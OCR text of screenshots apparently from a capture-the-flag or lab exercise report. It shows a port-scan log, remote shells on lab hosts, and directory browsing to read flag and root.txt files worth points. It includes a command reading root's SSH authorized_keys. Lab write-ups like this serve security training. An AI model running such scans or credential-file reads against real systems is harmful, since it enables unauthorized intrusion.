



3. Flags


QEMU (Kali4) - TightVNC Viewer
kali@kali4: ~
File Actions Edit View Help
connect_to 192.168.1.125 port 4899: failed.
connect_to 192.168.1.125 port 5357: failed.
connect_to 192.168.1.125 port 144: failed.
connect_to 192.168.1.125 port 544: failed.
connect_to 192.168.1.125 port 79: failed.
connect_to 192.168.1.125 port 2717: failed.
connect_to 192.168.1.125 port 3128: failed.
connect_to 192.168.1.125 port 1755: failed.
connect_to 192.168.1.125 port 8009: failed.
connect_to 192.168.1.125 port 5190: failed.
connect_to 192.168.1.125 port 5000: failed.
connect_to 192.168.1.125 port 990: failed.
connect_to 192.168.1.125 port 179: failed.
connect_to 192.168.1.125 port 5101: failed.
connect_to 192.168.1.125 port 8008: failed.
connect_to 192.168.1.125 port 548: failed.
connect_to 192.168.1.125 port 1027: failed.
connect_to 192.168.1.125 port 5666: failed.
connect_to 192.168.1.125 port 9999: failed.
connect_to 192.168.1.125 port 5631: failed.
connect_to 192.168.1.125 port 1110: failed.
connect_to 192.168.1.125 port 444: failed.
connect_to 192.168.1.125 port 119: failed.
connect_to 192.168.1.125 port 6000: failed.
connect_to 192.168.1.125 port 2000: failed.
connect_to 192.168.1.125 port 5060: failed.
connect_to 192.168.1.125 port 3986: failed.
connect_to 192.168.1.125 port 106: failed.
connect_to 192.168.1.125 port 10000: failed.
connect_to 192.168.1.125 port 514: failed.
connect_to 192.168.1.125 port 2049: failed.
connect_to 192.168.1.125 port 513: failed.
connect_to 192.168.1.125 port 2121: failed.
connect_to 192.168.1.125 port 1026: failed.
connect_to 192.168.1.125 port 32768: failed.
connect_to 192.168.1.125 port 3000: failed.
connect_to 192.168.1.125 port 631: failed.
^C
root@App1:/# cat ~/.ssh/authorized_keys
APP1:ROOT:40 points
root@App1:/#


QEMU (Kali4xxxLoganEdwards) - TightVNC Viewer
kali@kali4: ~
File Actions Edit View Help
05/22/2021 04:14 AM <DIR> .
05/22/2021 04:14 AM <DIR> ..
05/22/2021 04:24 AM <DIR> Contacts
05/23/2021 12:13 AM <DIR> Desktop
05/22/2021 04:24 AM <DIR> Documents
05/22/2021 04:24 AM <DIR> Downloads
05/22/2021 04:24 AM <DIR> Favorites
05/22/2021 04:24 AM <DIR> Links
05/22/2021 04:24 AM <DIR> Music
05/22/2021 04:24 AM <DIR> Pictures
05/22/2021 04:24 AM <DIR> Saved Games
05/22/2021 04:24 AM <DIR> Searches
05/22/2021 04:24 AM <DIR> Videos
0 File(s) 0 bytes
13 Dir(s) 43,229,896,704 bytes free
C:\Users\gns3>cd Desktop
cd Desktop
C:\Users\gns3\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is E0A2-38D3
Directory of C:\Users\gns3\Desktop
05/23/2021 12:13 AM <DIR> .
05/23/2021 12:13 AM <DIR> ..
09/08/2021 06:33 AM 18 flag.txt
1 File(s) 18 bytes
2 Dir(s) 43,229,896,704 bytes free
C:\Users\gns3\Desktop>cat flag.txt
cat flag.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\gns3\Desktop>type flag.txt
type flag.txt
SOC1:GNS3:15POINTS
C:\Users\gns3\Desktop>

3. Flags


QEMU (Kali4) - TightVNC Viewer
kali@kali4: ~
File Actions Edit View Help
cd Documents
root@SOC5:/home/gns3/Documents# ls
ls
root@SOC5:/home/gns3/Documents# cd ..
cd ..
root@SOC5:/home/gns3# ls
ls
Desktop Documents Downloads Music Pictures Public Templates Videos
root@SOC5:/home/gns3# cd Desktop
cd Desktop
root@SOC5:/home/gns3/Desktop# ls
ls
flag.txt
root@SOC5:/home/gns3/Desktop# cat flag.txt
cat flag.txt
SOC5:GNS3:15POINTS
root@SOC5:/home/gns3/Desktop# cd ..
cd ..
root@SOC5:/home/gns3# ls
ls
Desktop Documents Downloads Music Pictures Public Templates Videos
root@SOC5:/home/gns3# cd ..
cd ..
root@SOC5:/home# ls
ls
gns3 techsupport
root@SOC5:/home# cd techsupport
cd techsupport
root@SOC5:/home/techsupport# ls
ls
Desktop Downloads Pictures Templates examples.desktop
Documents Music Public Videos
root@SOC5:/home/techsupport# cd Desktop
cd Desktop
root@SOC5:/home/techsupport/Desktop# ls
ls
root.txt
root@SOC5:/home/techsupport/Desktop# cat root.txt
cat root.txt
SOC5:TECHSUPPORT:30POINTS
root@SOC5:/home/techsupport/Desktop#


QEMU (Kali4xxxLoganEdwards) - TightVNC Viewer
kali@kali4: ~
File Actions Edit View Help
Volume in drive C has no label.
Volume Serial Number is E0A2-38D3
Directory of C:\Users\lhillard
05/23/2021 12:15 AM <DIR> .
05/23/2021 12:15 AM <DIR> ..
05/23/2021 12:15 AM <DIR> Contacts
05/23/2021 12:27 AM <DIR> Desktop
05/23/2021 12:15 AM <DIR> Documents
05/23/2021 12:15 AM <DIR> Downloads
05/23/2021 12:15 AM <DIR> Favorites
05/23/2021 12:15 AM <DIR> Links
05/23/2021 12:15 AM <DIR> Music
05/23/2021 12:15 AM <DIR> Pictures
05/23/2021 12:15 AM <DIR> Saved Games
05/23/2021 12:15 AM <DIR> Searches
05/23/2021 12:15 AM <DIR> Videos
0 File(s) 0 bytes
13 Dir(s) 43,229,896,704 bytes free
C:\Users\lhillard>cd Desktop
cd Desktop
C:\Users\lhillard\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is E0A2-38D3
Directory of C:\Users\lhillard\Desktop
05/23/2021 12:27 AM <DIR> .
05/23/2021 12:27 AM <DIR> ..
09/08/2021 06:33 AM 22 root.txt
1 File(s) 22 bytes
2 Dir(s) 43,229,896,704 bytes free
C:\Users\lhillard\Desktop>type root.txt
type root.txt
SOC1:LHILLARD:30POINTS
C:\Users\lhillard\Desktop>